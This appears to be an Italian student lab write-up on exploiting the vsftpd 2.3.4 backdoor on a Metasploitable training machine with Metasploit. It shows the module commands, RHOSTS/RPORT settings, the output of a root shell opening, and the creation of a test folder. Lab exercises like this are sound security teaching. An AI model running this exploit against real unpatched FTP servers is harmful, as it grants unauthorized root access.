

Traccia dell'Esercizio

Seguendo l'esercizio trattato nella lezione di oggi, vi sarà richiesto di completare una sessione di hacking sul servizio "vsftpd" della macchina Metasploitable, come discusso nella lezione teorica.

Dettagli dell'Attività Configurazione dell'Indirizzo IP L'unica differenza rispetto all'esercizio svolto in classe sarà l'indirizzo IP della vostra macchina Metasploitable.

Configurate l'indirizzo come segue: 192.168.1.149/24

Svolgimento dell'Attacco Utilizzando Metasploit, eseguite una sessione di hacking sul servizio "vsftpd" della macchina Metasploitable.

Creazione di una Cartella Una volta ottenuta l'accesso alla macchina Metasploitable, navigate fino alla directory di root (/) e create una cartella chiamata test_metasploit utilizzando il comando mkdir. mkdir /test_metasploit

Per iniziare, procediamo con la configurazione degli indirizzi IP. Nel caso di Metasploitable, utilizziamo il seguente comando:

```
sudo ifconfig eth0 192.168.1.149/24
```

Una volta configurato, possiamo verificare la corretta assegnazione eseguendo il comando:

```
ifconfig
```

Dopo aver confermato la configurazione, procediamo con un test di connettività tramite il comando ping. Questo ci permette di verificare se la connessione tra le due macchine è avvenuta con successo. Di seguito, è mostrato un esempio del risultato atteso:

```
msfadmin@metasploitable:/$ ping 192.168.1.10
PING 192.168.1.10 (192.168.1.10) 56(84) bytes of data:
64 bytes from 192.168.1.10: icmp_seq=1 ttl=64 time=1.27 ms
64 bytes from 192.168.1.10: icmp_seq=2 ttl=64 time=1.30 ms
--- 192.168.1.10 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1000ms
rtt min/avg/max/ndev = 1.272/1.286/1.301/0.038 ms
msfadmin@metasploitable:/$
```

```
File Azioni Modifica Visualizza Aiuto
(kali@kali)-[~]
$ ping 192.168.1.149
PING 192.168.1.149 (192.168.1.149) 56(84) bytes of data:
64 bytes from 192.168.1.149: icmp_seq=1 ttl=64 time=11.4 ms
64 bytes from 192.168.1.149: icmp_seq=2 ttl=64 time=1.37 ms
64 bytes from 192.168.1.149: icmp_seq=3 ttl=64 time=1.55 ms
64 bytes from 192.168.1.149: icmp_seq=4 ttl=64 time=1.55 ms
```

Una volta completato il test di connettività, concentriamoci ora su Kali Linux, tralasciando per un momento Metasploitable. Per prima cosa, nel terminale di Kali, avviamo Metasploit Framework digitando il comando:

```
msfconsole
```

Avviata la console di Metasploit, quando appare il prompt, come ad esempio msf6>, inseriamo il seguente comando per caricare l'exploit desiderato:

```
use exploit/unix/ftp/vsftpd_234_backdoor
```

Ora, impostiamo l'indirizzo IP e la porta della macchina Metasploitable con i seguenti comandi:

```
File Azioni Modifica Visualizza Aiuto
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
```

Dopo aver configurato queste opzioni, possiamo verificare che tutto sia impostato correttamente con il comando:

show options

Questo comando mostrerà tutte le opzioni correnti configurate per l'exploit.

Se tutto è in ordine, possiamo avviare l'attacco con:

exploit


Se tutto è stato scritto correttamente, Il risultato sarà il seguente:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.149:21 - The port used by the backdoor bind listener is already open
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.10:38459 -> 192.168.1.149:6200) at 2025-01-20 16:11:48 +0100
```


Una volta terminato l'attacco e se la sessione è stata creata correttamente, digitiamo il comando shell per entrare nella shell di Metasploitable e cominciare a interagire con il sistema target. Successivamente, per creare una nuova cartella nel sistema target, eseguiamo il comando mkdir per creare la cartella desiderata:

mkdir /test_metasploit

Ora, come possiamo vedere nelle immagini successive, l'attacco ha avuto successo perché la cartella è stata creata correttamente nel sistema target. Questo conferma



```
boot etc initrd.img media opt sbin test_metasploit var
cdrom home lib mnt proc srv tmp unlinux
msfadmin@metasploitable:/$ cd test_metasploit
-bash: cd: test_metasploit: Permission denied
msfadmin@metasploitable:/$ sudo cd test_metasploit
sudo: cd: command not found
msfadmin@metasploitable:/$ sudo cd test_metasploit
sudo: cd: command not found
msfadmin@metasploitable:/$ ls
bin dev initrd lost+found nohup.out root sys usr
boot etc initrd.img media opt sbin test_metasploit var
cdrom home lib mnt proc srv tmp unlinux
msfadmin@metasploitable:/$ sudo cd
sudo: cd: command not found
msfadmin@metasploitable:/$ cd home
msfadmin@metasploitable:/home/$ cd ..
msfadmin@metasploitable:/$ ls
bin dev initrd lost+found nohup.out root sys usr
boot etc initrd.img media opt sbin test_metasploit var
cdrom home lib mnt proc srv tmp unlinux
msfadmin@metasploitable:/$ cd test
-bash: cd: test: No such file or directory
msfadmin@metasploitable:/$ cd test_metasploit
-bash: cd: test_metasploit: Permission denied
msfadmin@metasploitable:/$
```



```
kali@kali: ~
File Azioni Modifica Visualizza Aiuto
[*] Found python at /usr/bin/python
[*] Using 'python' to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
mkdir /test_metasploit
mkdir /test_metasploit
root@metasploitable:/# exit
exit
exit
exit
exit
[*] 192.168.1.149 - Command shell session 2 closed.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```